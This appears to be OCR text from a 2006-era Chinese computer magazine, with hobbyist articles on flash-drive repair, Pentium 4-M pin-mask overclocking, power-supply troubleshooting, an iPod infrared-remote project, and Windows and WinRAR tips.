对于第一种闪盘的损坏特征，用软件低格闪盘就能修复，一般情况下购买闪盘时附带的光盘中就有该闪盘的低级格式化工具软件。但如果是杂牌的，那就要到网上去找适合它的工具软件了。我朋友的这两个闪盘都是杂牌的，网上介绍了很多种低格工具，有mformat、pointclip、USBboot和闪盘万能格式化工具ProductionTool，它们的用法大同小异，但是这几个工具我试了试都没有修好，最后用了一个“星梭低级格式化工具PDX8.EXE”，把它修好了。这个工具在网上很容易找到，下面我就介绍一下这个工具软件的用法：


1.执行PDX8，如图（1）：




2. 一般情况下，先检查一下FLASH是否损坏，用“Check Flash”检测一下Flash是否已损坏，如果是好的，显示如图（2）：



3. 如果Flash是好的，就可以进行低级格式化了，单击“OPTION”可以设置选项，主要设置“Flash Text”和“Capacity Adjust”见图（3）和图（4），图（3）中选中“Low Level Format”即低级格式化，在图（4）中选中闪盘容量，最后单击“RUN”，进行低级格式化，低格的速度比较慢，格式化好的界面如图（5）。








二、硬件修复

另一块闪盘插入电脑，提示“无法识别的设备”。这单纯从软件修复就不行了，要检查硬件部分。

闪盘的电路非常简单，一个电路板上有两块芯片，分别是USB接口控制芯片和flash存储芯片，再配上一些由电阻、电感、电容组成的外围电路。如图（6）。对其有了一定认识后，我们就可以有针对性地检查了。



1.供电故障


USB接口中间的两个引脚负责数据数据，旁边的两个是接地、+5v。主控供电部分连接一个三端稳压块。这个输出电压再串接小电阻给主控芯片供电，不能识别的闪盘一般都是保险电感损坏或3.3V稳压块损坏，可以用万用表查这三个引脚的电压，和与之串接的小电阻，如果供电没有问题，插入电脑后就能提示“发现新硬件”，而提示“无法识别的USB设备”说明不能进行正常的通信。

2.时钟

时钟关系到闪盘能不能和电脑（USB控制器）进行通信。因为主控芯片也有运行频率的概念，而频率是由晶振和外围电路来负责的。晶振很怕摔，可闪盘又很容易摔摔碰碰，这样就很容易造成晶振损坏。判断其好坏最好的方法就是换一个好的晶振。这第二个损坏的闪盘，插入电脑后提示“不能识别的USB设备”，在“我的电脑”“属性”里有一个没有安装驱动程序的USB设备，但是无法安装驱动程序。换一个6MHz的晶振，果真又能安装驱动程序了。 CF [YY35]

硬 件

老奔腾4电脑怎样升级




Intel平台已基本过渡到LGA775平台之上，老式的Socket 478平台已经没有了更好的升级方案。很多还在使用i865芯片组的电脑已谈不上性能升级，升级就要淘汰主板、CPU乃至内存。那么，Socket 478就这样淡出视野，被时间遗弃了吗？Pentium 4-M的接口也是Socket 478，可以兼容于现行的i845、i865芯片组，这就证明，我们的老平台还有升级的可能。

移花接木并不难

但是，Pentium 4-M只要放在台式电脑的主板上使用就会自动锁定12倍频（有些高频率的Pentium 4-M是锁16倍频）。原因在于桌面级的主板芯片组并不支持自动调节技术，当使用Pentium 4-M时，CPU会认定是在电池模式下运行，因此会自动锁定倍频。Pentium 4-M使用在桌面平台上并不困难，也是插上即可。不过别忘记，Pentium4 -M在桌面平台上使用时默认频率远低于标称值，而且前端总线是400MHz，更重要的是它的初始电压也远低于Pentium 4。这意味着什么？聪明的朋友已经想到了——超频。

施小计获大利

关键就在处理器的一个针脚位（如图）上，把这个A针脚屏蔽掉就可以强制Pentium 4-M以200MHz物理外频（前端总线相当于800MHz）运行，同时还可以配以电压调节来让处理器适应更高的频率。直接将外频设置成200MHz是一个理想状态，由于部分Pentium4 -M没有那么好的体质，所以只能运行在133MHz或166MHz的物理总线下，强制处理器使用133MHz外频的方法与强制200MHz是没有区别的，只是屏蔽的针脚不同。如针脚图中所标示，对于默认100外频的Pentium4 -M/Celeron 4-M，屏蔽B针脚默认外频改变为133MHz，如果同时拔掉AB针脚，默认外频将变成166MHz。



屏蔽针脚最好的方法就是用指甲油，绝缘性不错，而且易于清理，涂装也容易。涂抹指甲油的时候，最好找一个细铜丝导流指甲油，同时，要杜绝涂抹到其他针脚上。如果你担心自己的技术不够高超，可以找一张纸巾覆盖在CPU上，只将要涂抹的针脚露出，这样再用铜丝导流。另外，你也可以选择把这个针脚彻底去掉，这个需要一定的技巧。在拔除这个针脚时，可以考虑使用极细的尖嘴钳夹断，用力时，左右晃动的幅度不可过大，以防止触及其他针脚。

“去掉”负责检测外频的针脚后，安装到主板上并开机进入BIOS，以Pentium 4-M 1.8GHz为例，将A针脚屏蔽后，在BIOS中查看，其外频已经达到200MHz，再乘以12倍频就等于2.4GHz。如果自检成功，进入操作系统后运行SuperPI软件进行838万位的运算，以检查CPU是否可以长时间无故障，以确定超频是否成功。

内存调整不能忽视

在Pentium 4+DDR的架构里面，前端总线频率和内存频率的比例关系一直是个比较麻烦的问题。实际上典型的算法是按照CPU默认外频的不同，每一种默认外频下，对应一到几种总线/内存比例模式，所以在超频后还需要对内存进行设置，依照下面的原则，在BIOS中对内存予以调整：

100MHz外频 DDR266（3:4是唯一的模式）

133MHz外频 DDR266/DDR333（1:1 4:5 两种模式）

200MHz外频 DDR266/DDR320/DDR400（3:2 5:4 1:1 三种模式）

芯片组的支持

什么样的芯片组可以支持Pentium4 -M？尽管理论上自i845芯片组以上都可以支持使用Pentium4 -M，不过很多主板设计的差异也会对其使用造成困难。因此还无法给出一个确切的定义来说明。不过，国外玩家已经列出了几款可用主板，倒是可以和大家分享、参考。

技嘉GA-SINXP1394（GA-8SQ800 Ultra2）

友通Lanparty 875 RevB

升技IS7-E

升技IC7

华硕P4C800

华硕P4P800

微星PT880 Neo-LSR

技嘉GA-8IPE1000-G

需要注意的是，华硕的主板在新版BIOS上无法使用Pentium4 -M，以下为国外网友归纳可用的版本：P4C800-e delux：BIOS 1011版或更旧，P4P800 delux：BIOS 1010版或更旧。

CF [YY36]

硬 件

电源常见故障分析与快速解决

■闲云野鹤

电源在计算机系统中起着动力之源的作用，它的正常工作与否，是整个计算机系统能否正常工作的前提。但在日常机房维护过程中，发现电源与其他计算机部件一样，也会出现各种故障。本文将为大家介绍判断电源故障的一般方法，并结合几个具体的故障实例，为大家介绍具体的分析及处理方法。

现在计算机一般采用ATX电源，当系统出现故障后，要从BIOS、电源本身和主板等几个方面进行全面的分析。

在判断电源是否正常时，可将电源拆卸下来，用一台报废的设备（如硬盘等）做假负载，以免出现空载保护。在PS－ON信号线（绿色）与地线之间接入一只100～150Ω的电阻，使该信号变为低电平。如果电源可以工作，说明故障在主板或BIOS设置，否则故障在电源自身。

1.软关机后即自动重启

故障现象：计算机正常软关机后立即自动重启，无法断电。

故障分析：因主机是在系统关闭后才自动重启的，所以产生这种现象，与操作系统关系不大，故障点应集中在硬件上。首先排除了主板故障。用万用表测量电源的各个输出电压值，最后发现＋5VSB（紫色）与PowerON（绿色）工作不正常。使用ATX电源的计算机的软硬关机虽然结果一样，但工作原理不一样。＋5VSB连在ATX主板I/O控制芯片上，为南桥提供部分工作电压，并必须提供10mA的工作电流，I/O控制芯片输出与PowerON相连。当按下主机开关后，主板I/O控制芯片接收到关机信号，然后把此信号传给主板南桥，当南桥收到信号后，再返给I/O控制芯片信号，然后I/O控制芯片控制ATX电源的PowerON针脚，强行将PowerON由低电平变为高电平，主机断电关机。而软关机是由系统发出关机指令给南桥，然后由南桥向I/O控制板发出指令，控制PowerON，使其电压升高到4.5V以上，主机断电关机。由于＋5VSB不稳定，南桥工作异常，PowerON无法变为高电平，系统无法实现软关机。

解决办法：更换电源是最简便的办法。

2.开机后有报警，但可进系统

故障现象：主机开机后有报警声，但计算机可以通过自检并进入系统。

故障分析：首先进入BIOS查看CPU温度及风扇转速是否正常，经查看，两者均正常。然后进入其他选项进行查看。终于发现电源STAND BY一项输出电压不稳定，开机时电压只有1V，过一段时间即升到5V左右，而此时报警声消失。

解决办法：1.更换电源。2.产生这种故障，大部分原因是电源内某一电容损坏，可将电源打开，仔细查看。如发现电容顶部鼓起，或电解液外流，可将用相同型号电容将其替换，这种故障即可解决。

3.主机自动开机

故障现象：主机正常关机后，过一段时间会自动开机。

故障分析：产生这种故障有两个原因。第一，在BIOS中启用了定时开机，当时间与设置的时间相符时，主机会自动开机。第二，没有启用定时开机而出现主机自动开机一般有以下几种原因：第一种是主机内或主机周围有较大的干扰源，而电源本身的抗干扰能力较差，交流电源接通瞬间产生的干扰使其主回路开始工作。第二种是电源的+5VSB输出电压低，使主板送不出应有的高电平，而总是为低电平。如果主机不仅会自动开机，而且开机后还关不掉，就是这种原因造成的。

解决办法：对第一种原因，可在BIOS中禁用定时开机功能。同时，如果你的“猫”具有来电开机功能，也要将其禁用。第二种原因，大部分是由于使用了劣质电源造成的，推荐将系统内电源更换为知名品牌。

4.主机需多次按重启按钮才可启动

故障现象：新装机器或使用几年后的旧机器容易出现这种故障，按开关按钮后，主机并不能正常启动，多次按重启按钮后，主机才能启动。

故障分析：新装机出现这种故障，原因在于电源功率小或者说负载过重，即出现需多次按重启按钮后才能开机。使用几年后的旧机器出现这种故障，一般原因在于电源的PowerGood信号不能满足时序上的要求，以致不能正常启动。

解决办法：对于前者，如果减少系统负载，主机即可正常开机，说明电源输出功率小，更换大功率电源即可。对于后者，推荐直接更换电源。

5.电源烧坏配件

故障现象：这种故障一般不出现，但出现一次，即让使用者损失惨重。

故障分析：电源出现烧坏配件故障只有一种原因：电源的输出电压偏高、超过其输出的最大值。

解决办法：根据不同配件，我们需检查不同输出电压。

（1）出现烧坏主板和CPU问题：重点检查+3.3V（橙色线）是否超过+3.465V。

（2）出现烧坏硬盘、光驱、刻录机问题：重点检查+5.0V（红色线）是否超过+5.25V，+12.0V（黄色线）是否超过+12.6V。

注意事项：确定电源自身出现故障后，我们可采用更换的方法来解决。不推荐拆开电源进行维修。原因有二：1.一旦维修失败，很容易出现烧坏其他配件问题，给我们带来更大的损失。2.电源的维修，有一定危险性，如果没有电器维修基础，不推荐使用此方法。

CF [YY37]

硬 件

iPod在手，遥控无忧！

■TMG MH

前言

原先在家看电视的时候，总和爸爸妈妈争抢遥控器，现在可好了，我有iPod的了，利用其自身超强的功能，将其改造成红外遥控器就可以控制电视了！呵呵，这下父母把电视遥控器藏起来也难不住我了！当然，只要把iPod改装成可以接收红外信号的设备，还可以控制DVD 播放机、空调等家用设备，我们马上开始改造过程吧！

一、工具准备

一台iPod，任何型号都均可，一台电脑及相应的录音软件，PC需要使用SoundForge，Mac需要使用WireTap；Griffin公司的遥控软件；一台Pocket PC掌上电脑，操作系统是PocketPC2002或是2003；Total Remote和同软件一起发售的红外装置。这里面最重要的就是Griffin公司出品的声音-红外转换器，它附带有软件，市场价格25美元左右，需要要的朋友可以到Griffin公司的官方网站去购买：http://www.griffintechnology.com，或者到iPod的专卖店也可以买到，另外你到淘宝网上也可以淘到这个宝贝。

二、改造实战

第一步，在PocketPC上安装Total Remote的软件，根据说明输入所有需要遥控的电器资料。

第二步，点击PocketPC上的Start按钮，选择Total Remote，然后点击Start，选择Edit，再选择Start One-Shot Sampling，这个选项的意思是按一下就开始取样。

第三步，在界面上选择电源按钮，给录制下来的文件取名为First。按照Total Remote的提示，把手持遥控器对准PocketPC上的红外端口，按下电源按钮0.5秒钟左右，这时PocketPC会自动录下遥控器发出的红外讯号。

第四步，等遥控器的讯号录好后，马上检查PocketPC上的遥控装置，然后把PocketPC上面的红外讯号文件都拷贝到电脑上。

第五步，从PocketPC的耳机插孔上把红外转换器拔下，插入一根线路输出线；线路输出线另一端插在电脑的线路输入端口或者是麦克风端口。

第六步，开启电脑，运行声音编辑程序。笔者是在PC的电脑上使用SoundForge的程序。在程序上笔者对录制格式进行了设置，数值为：44MHz，16bit Stereo，PCM。选择录音程序上的录制按钮，再选择播放PocketPC上面取名为Power的声音文件。录制完成后选择停止，再选择重播键。录制正确可以听到一些如哗哗流水和脉冲的奇怪声音，这其实是红外讯号的声音。另外，在SoundForge程序上还显示了脉冲和讯号的波形图。

第七步，选择右声道的讯号并设置为静音，这样声音就可以正确通过红外装置来处理。再把录下的声音保存为44MHz，16bit，PCM WAV的文件取名为first.wav，然后把声音存放到iPod上。

第八步，接下来我们需要将声音档案放到iPod上，进入iTunes创建一个新播放表，我们是遥控电视的，把播放表命名为TV。把声音文件导入播放表中，通过同步电缆传送到iPod。

第九步，做遥控的测试，把声音-红外转换器插入iPod的耳机插孔，启动iPod，进入播放表TV，选择播放，电视开启说明我们成功了。

参照以上的步骤，我们可以不断录制和转换遥控其他装置的各种功能的声音文件，这样，家里所有需要遥控器的电器产品我们都可以通过一个iPod轻松掌控了！ CF [YY38]

电脑开机过程的优化

■江北书生

在一般的默认状态下，电脑的开机过程并不是最合理，可能会浪费很多时间和资源，如果能够很好地优化好主板BIOS就可以让电脑启动即迅速又能获得最佳性能。

关闭掉不必要的接口和软驱

现在电脑上有的还有串口、并口和软驱设置，而这些接口的设备已经很难见到了，如果你确定没有使用这些接口，那么就关闭他们来节省资源。设置方法如下：进入BIOS，再将On Board Parallel Port由Normal方式设置为None即可关闭并口。将On Board COM Port由Normal方式设置为None即可关闭串口。这样，安装Windows后，Windows也不用为它们加载驱动，节省了系统资源。关闭软驱的方法是将Standard CMOS Features中的Floppy Disk（软驱）设置为NONE，这样系统启动时也不会查寻软驱，增加启动速度。

启用最快启动

在一些电脑上，可以进入BIOS，选择Advanced BIOS Features，然后将Power On Self Test(POST)设置为Enabled，这样BIOS会在POST时，缩短或跳过一些检测项目，从而加速过程。同时也可以选择Quick Boot（快速引导）为Enabled，这样可在系统开启后，加速其引导过程。同时，也可以设置Full Screen Logo Show为Disabled启动时显示自检信息，而不显示公司的Logo，这样用户可以对当前引导状态有一个了解，同时由于不用显示LOGO图片，所以也可以加速系统启动。 CF [YY39]



能否延续神话？DIY2.0概念破空而出！

DIY，一个由来已久的名词，早已深入民心。但DIY的真正含义，知道的人又有多少？就IT范畴而言，在一般人的眼中DIY不外乎是电脑配件的组装。然而，一定有不少DIY的死吏会站出来告诉大家，真正的DIY该像他们那样，把一个金鱼缸变成他们的主机等等。可惜，就在DIYer越渐稀少的今天，DIY除了是高性价比拼装的代名词之外，也缺少值得探讨的价值。

随着英特尔CBB计划的推出，我们似乎看到了DIY模式开始丰富起来。是好？是坏？让我们一起见证……

文章链接：http://www.pconline.com.cn/notebook/zhuanti/diy2_0/V2/index.html

挑衅AMD Intel使出绝密武器Conroe

Conroe处理器，将会是Intel今年下半年的重头戏，它摒弃了以高流水线、高频率为主的NetBurst架构，采用了类似于Pentium M Banias的短流水线、低功耗设计。Conroe架构处理器，让Intel重新回归正道。

文章链接：http://www.pconline.com.cn/diy/evalue/evalue/cpu/0605/791941.html

王道砍价法

想知道高手是如何砍价的吗？想知道以后如何买到价格便宜的商品吗？想知道如何探到商品的价格底线吗？我们用实例来说话！

文章链接：http://bbs.pcpop.com/5000080/index.html?mainurl=http://bbs.pcpop.com/060501/23279.html

足球巨星的MSN Spaces

想知道小罗在世界杯首战前夜在想些什么？那恐怕只有在他的个人博客上才能看到。MSN已同6位当今世界顶级足球明星签署了合作协议，这些顶级运动明星将在世界杯期间，以其独到的视角，为广大MSN用户独家提供他们幕后生活的相关报道。已确认合作的世界级明星运动员都属于顶尖级人物，包括罗纳尔迪尼奥、迈克尔·欧文、阿隆索、戴维斯等人。



文章链接:http://spaces.msn.com/MSNSport/

四十个实用网页代码

虽说所见即所得的网页编辑工具Dreamweaver能让大多数人都制作出漂亮的页面，不过有时候我们也需要一些短小精悍的代码，比如不允许浏览者复制页面上的文字，或者禁止鼠标右键功能等等。这种时候再去Google上搜索就太麻烦了，不如到这个页面看看。


http://look.blog.sohu.com/2652820.html

你可能并不知道的3DMark 2006 画面

3DMark玩显卡的人都跑了百八十遍了,不过很少有人完整的看3DMark的Demo,其实配上音乐的完整版动画看上去还是很爽的。

最新的3DMark 2006前面三个跟2005一样,其实Demo有点不一样。下面就是其中的截图,应该有不少人都看过了,不过也有不少人还没见过吧 。

文章链接:http://bbs.pcpop.com/6000052/index.html?mainurl=http://bbs.pcpop.com/060501/23276.html



史上最全的网络协议汇总

几乎所有的网络协议全都汇集在一张图中,你可以清楚的看到每个协议的工作层,对要考MCSE和CCNA的朋友来说这张图是不可多得的“宝物 ”。

文章链接:http://www.pconline.com.cn/pcjob/nettech/other/others/0604/788378.html

史上最强便当大集合



盒饭……让很多人非常厌恶的东东,不过当盒饭被称为“便当”时,似乎其主要用途就不在于吃了。史上最强便当的大集合,看看有多少你熟悉的卡通人物吧!

文章链接:http://pop.pcpop.com/060510/2175176.html

《泰坦尼克》“续集”!经典爱情成恐怖片

史上最卖座的影片泰坦尼克号出续集了!名字叫做《Titanic II : Jack is back(杰克归来)》,是部恐怖片!这只是影迷自制的续集预告片,其中讲述了为救爱人露斯而溺毙的杰克,几十年后被人发现冰冻于深海中,获得解救后的杰克对现代人的生活十分之不习惯,于是决定从研究所逃出去,找寻露斯的芳踪,期间还遭到警方及研究所人员的追捕,险象环生。

文章链接:http://dy.com.cn/Video/2006/04/21/Film0_3aa23ef5-1a32-4e91-944e-69458a986160_z.wmv

电影穿帮特辑



穿帮原指鞋帮穿了,露出了脚、露馅、露马脚。“穿帮”镜头形成于拍摄现场,完成于剪辑台上,通常源于道具、场记、剪辑人员的马虎大意。由于影片的各个镜头是分开拍摄的,如果在拍摄同一景致的镜头之时,画面中的布置稍有差别,就会在银幕上开成一道“硬伤”。

文章链接:http://dy.com.cn/Special/FilmSpecial/hole/fm.htm

Motorola 手摇式充电手机

这台以发展中国家为目标顾客群的概念手机,看起来还真的蛮好玩的。它以主要两颗充电电池为动力,但是通过手摇式的把手,转25圈就可以提供一分钟的通话时间,屏幕方面就只有125×25的黑白LCD 屏幕。

文章链接:http://cn.engadget.com/2006/05/08/motorola-pvot-hand-cranked-phone-concept/



关注“谷歌”

揭密Google中文名称 “谷歌”诞生背后的故事

在这个万物复苏,草色青青柳叶新的时节,Google在宣布了面向全球中文语言用户的中文名字,这是Google在全球范围内唯一一个非英文的名字。

“谷歌”,看似简单的两个字,寄托了Google梦想与希望。要追溯“谷歌”的来源,时间之船便要漂向四年前。

http://tech.tom.com/2006-04-12/04B5/36606971.html

网友说:“Google,我们爱你,但我们不爱‘谷歌’”

中国网友们对谷歌“以谷为歌,象征丰收”的寓意一时间不能接受,开展了一股反“谷歌”运动,大家可以欣赏一下它们为Google想象出来的更具创意的中文名,看看Google究竟该用什么名字好。

http://www.noguge.com/

2006年关于Google等的15项预测

2006年,互联网将会有那些大事发生呢?Google Blogoscoped网站对此作出了15项预测。当然,这篇预测主要针对的是2005的网络明星——Google,而我们几乎可以肯定的是,这家公司在2006年仍将是互联网的主角。

文章链接:http://article.pchome.net/00/08/90/26/?62,%3C?=$subjectID;?%3E

利用Google Earth作跟踪间谍

有这样一个有趣的玩意,它能够让私家侦探集体下岗!它的外观看起来像一个闪盘,里面内含了一个GPS(卫星定位器),能够在使用时记录它的所有移动轨迹,并在电脑中通过Google Earth回放出时间、地点、行程、路线……还记得美国动作电影里面监视协议人的方法吗?现在你需要249.99美元购买它。

文章链接:http://www.coolest-gadgets.com/20060405/really-cool-portable-gps-tracker/

GoogleMaps精度升级 行人汽车尽收眼底

Google的Google Maps服务近日再次进行了重大升级。得益于Google Earth数据库最近的大幅度扩充,Google Maps在卫星照片分辨率方面再上一个台阶。

在升级后的Google Maps中,德国全境和欧洲大部分地区都可以获得高分辨率卫星照片,赌城拉斯维加斯更是达到了每像素3英寸,很多其他地区也现出了真面目。

此外,如果从较远的视角看Google Maps,会发现大陆部分变得更绿了,这是因为Google现在使用了TrueEarth公司的数据集(DataSet)。

http://www.pcpop.com/doc/0/136/136196.shtml

颠覆传统 Google概念PC抢先预览

据印度著名报纸《Hindustan Times》报道:Google将在中国和印度推出一款廉价PC,采用Wyse智能终端系统。这款Google PC将不具有CPU,捆绑提供鼠标、键盘以及显示器,通过与主服务器连接进入远程操作系统,完成存储、运算等PC常用功能。虽然网上风传的各种Google PC的传闻,都是未确定的消息,不过绝非空穴来风啊。

文章链接:http://digi.163.com/06/0106/13/26PO3KS1001618J1.html

利用Gmail破解受保护的PDF文件

在Gmail里,我们不但可以直接打开邮件附件中的图片,还可以直接打开PDF等文件。这对于没有安装PDF阅读器的用户而言,无疑是一项非常实用的功能。也就是说,当你急需要打开一份PDF文档,但刚好电脑里又没有安装PDF阅读器,你可以用邮件附件的形式将PDF文档发送给自己的Gmail,然后使用Gmail直接查看PDF文档的功能将它打开。但Gmail能做的远不止这些,它其实还能够用来破解某些受保护的PDF文档。



http://www.kenwong.cn/post/how-to-use-gmail-to-break-pdf-restrictions.html

右下角的秘密 搞定系统托盘区

■ CMS

在屏幕的右下角，有一块称为“系统托盘”的区域，聊天中的GG就经常关注这个区域，期待着MM的QQ头像闪动起来……屏幕的右下角，究竟有什么秘密吗?

01 叫系统托盘让道

快捷启动栏、任务栏和系统托盘共同占用屏幕底部的空间，如果系统托盘中的图标过多，那任务栏的窗口按钮有时就显示不过来了，让系统托盘图标给任务栏让让道吧！

(1)音量控制：点击“开始→设置→控制面板”，在其中打开“声音和音频设备”，在弹出窗口的“音量”选项卡中取消“将音量图标放入任务栏”的勾选。在需要调节音量时，使用开始菜单的“附件→音量控制”即可。

(2)网络连接 很多包月上网的宽带用户都使用了路由方式，开机就在线，那么系统托盘中的网络连接图标就显得多余了。点击“开始→设置→网络连接”，在弹出窗口中右击现有的网络连接(一般是“LAN或高速Internet”栏中的连接)选择“属性”，取消“连接后在通知区域显示图标”的勾选，点击“确定”即可。

(3)QQ：右击任务栏QQ图标，选择“设置→系统设置”，在弹出的设置框左侧选择“基本设置”标签，然后取消选择“在任务栏显示图标”复选框。选择“热键设置”标签，在“提取消息”处确认已经设置的热键，最小化QQ后使用此热键即可呼出。

02 给系统托盘图标戴“假面具”

系统托盘里的图标经常会出卖你，正在向BOSS展示认真工作状的你却突然因为任务栏QQ图标的闪动而失去了说服力……为了避免这种情况，不如给系统托盘图标戴上“假面具”，从http://work.newhua.com/cfan/200611/magichide.rar下载MagicHide，解压后运行其中的MagicHide.exe，选择“托盘管理”选项卡，在下方的列表中选择要更换图标的项目，比如MSN，在右键菜单中选择“修改提示信息和图标”，然后在弹出窗口中点击“更改图标”，点“浏览”按钮后在MagicHide的目录下可以找到好几个图标，包括Word的，选择之后系统托盘的图标就变了，这样你就可以非常“心安理得”地聊天了。

小提示：通过菜单“选项→隐藏MagicHide”可以让MagicHide自己也隐藏起来，没有任何图标显示。

03 修正隐藏图标的错乱

Windows XP为了解决系统托盘图标过多的问题，设计了隐藏不活动图标的机制，这项设置默认是启用的，你也可以通过右击任务栏选择属性，取消“隐藏不活动的图标”的勾选来禁用此功能。不过有时这项功能会出现一些问题，比如某个图标不管怎么显示都不显示，另外在隐藏图标设置列表中的信息很容易暴露你的隐私，我们可以从注册表下手，清空这些记录。

点击“开始→运行”，输入regedit回车打开“注册表编辑器”，展开[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer]分支，将其下的“TrayNotify”子项删除，按Ctrl+Alt+Del组合键打开“Windows任务管理器”，在“进程”选项卡的列表中选择explorer.exe，右击结束进程，然后选择菜单“文件→新建任务”，在“创建新任务”中输入explorer.exe回车后错乱问题就解决了。

04 系统托盘图标丢失也能拔闪盘

在插入闪盘、移动硬盘等USB存储设备后，在系统托盘中就会出现一个“安全删除硬件”的图标，在需要移除这些设备时只需双击这个图标并进行相应的停止操作即可，这种操作可以最大限度地减少文件损坏的机会，可是一旦在系统使用中强行关闭了一些程序，就会出现系统托盘图标丢失的情况，而“安全删除硬件”也难免遇难，这时应该如何安全拔出闪盘呢?

首先下载http://work.newhua.com/cfan/200611/unplug.zip，解压缩后运行“CMD”命令打开命令行提示符窗口，然后使用dir命令进入unplug.exe文件所在目录。此处以停止盘符为H:的闪盘为例，输入“unplug H:”(不含引号)命令即可。如果你的电脑经常出现丢失图标的情况，并且你在短期内不打算重装系统，那就做一个批处理文件吧！将下面的脚本保存为usb.bat(脚本中cd命令后的参数“D:\unplug”请修改为unplug.exe所在目录，“h:”请修改为闪存盘占用的盘符)，在需要时双击即可，这样平时就不用到系统托盘去停用闪存盘了。如果再创建一个快捷方式并且指定快捷键，就能实现一键卸载闪盘了。

```
@echo off
cd D:\unplug
unplug h:
```

PLUS 01

突破自定义文件夹数量限制

实用程度：■■■

Windows XP中可以对每个文件夹进行单独的自定义设置，包括背景图、文件显示方式等。在使用一段时间后，你可能会发现有些文件夹死活记不住你的设置，这是由于Windows XP默认最多只能记录400个文件夹自定义设置，超出之后自然“记不住”了。解决的方法是通过在线更新升级一下系统(可以提高到5000个)，如果上网不便或者网速较慢时可以手动修改注册表。打开“注册表编辑器”，定位到[HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam]，将右侧“BagMRU Size”(DWORD值)设置为需要的数值，如果没有此值则手动创建一下。“BagMRU Size”的数值默认是十六进制，修改键值时建议选择使用“十进制”，设置时更直观。 CF [MJ01]

WinRAR隐藏着的经典秘术

■ 英思杰

01 WinRAR命令行技巧：自动关闭计算机

首先，我们来了解一下，WinRAR命令模式的关机命令是"-IOFF"。如果配合其它参数，就可实现当执行完某项操作后自动计算机关闭计算机电源。(前提是硬件必须支持关闭电源功能)例如，把指定文件全部添加到某个压缩文件中后就关机。在命令行中输入如下命令：rar a -ioff piao *.txt，注释：piao表示压缩文件名；*.txt表示将本文件夹中所有TXT格式的文件全部添加至压缩包中。

02 WinRAR让它运行得再快些

打开WinRAR，单击“选项→设置”，再选择“路径”选项卡，看到最上面的“临时文件解压的文件夹”，一般都是“C:\DOCUME~1\用户名\LOCALS~1\Temp\”的临时文件夹，等解压结束后WinRAR会把它们再剪切至我们选择的目的文件夹。由于一般情况下我们解压文件是在非系统盘C中的，而WinRAR默认的这个临时文件夹是C盘的，所以我们可以把这一过程缩短，让WinRAR直接把解压出来的文件放在RAR文件所在的分区根目录，速度当然就快了。方法非常简单：用一个反斜杠“\”(不包括双引号)来代替刚才的那个“C:\DOCUME~1\用户名\LOCALS~1\Temp\”就可以了，最后确定。以后再解压一些比较大的RAR压缩文件时，就会感觉到明显有些快了。

03 用WinRAR创建属于自己的秘密空间

许多时候为了保护自己的重要资料或需要保密的文档，我们常常使用各种加密工具来进行加密，其实用WinRAR就可以轻松实现。下面以把一篇重要的文本文档A.TXT进行加密来说明：

第一步：找一张体积比较大的BMP格式的图片(其他格式的也可以)，并把它复制到A.TXT文件夹下并命名为B.BMP，用鼠标左键先选中A.TXT文件，再选中B.BMP文件，然后单击鼠标右键选择“添加到档案文件(A)”。

第二步：在弹出的窗口中，将“压缩文件名”处将扩展名由RAR改为BMP，在“压缩方式”中将默认的“标准”改为“存储”，即不进行压缩。

第三步：点击“文件”，查看“要添加的文件”处是否图片文件在文本文件前面。如果不是的话，一定要更改过来。

第四步：点击“高级”选项，在弹出的对话框中选择“设置密码”，勾选“显示密码”和“加密文件名”选项，然后在“输入密码”处输入密码。为了增加加密的安全性，在这里可以输入汉字作为密码。

第五步：最后单击两次“确定”，就可以把A.TXT合并到A.BMP文件中了。

经过加密了的图片，依然可以用图片浏览工具进行浏览，而且同未合并前一模一样，不知道秘密的人绝对不会想到一张图片中还会隐藏着我们的秘密文档。如果我们自己想查看其中的文档时，可以先更改扩展名为RAR后用WinRAR打开，也可直接选择用WinRAR打开那个图片文件，然后输入我们设置的密码就可以了。

04 WinRAR下自定义压缩包中的文件顺序

缺省方式下，压缩包中的文件通常是以扩展名进行排序，不过我们也可以使用一个指定的文件rarfiles.lst来设置交替的文件顺序，rarfiles.lst位于Winrar.exe所在的文件夹。这个文件可以用记事本打开，然后用户根据自己的需要进行设置即可，当然如果想提高压缩比率和速度的话，那么就要尽可能将压缩包中的类似文件放在一起，另外还要记得将频繁访问的文件也放在起始的位置上。

PLUS 01

DIY个性化光盘

实用程度：

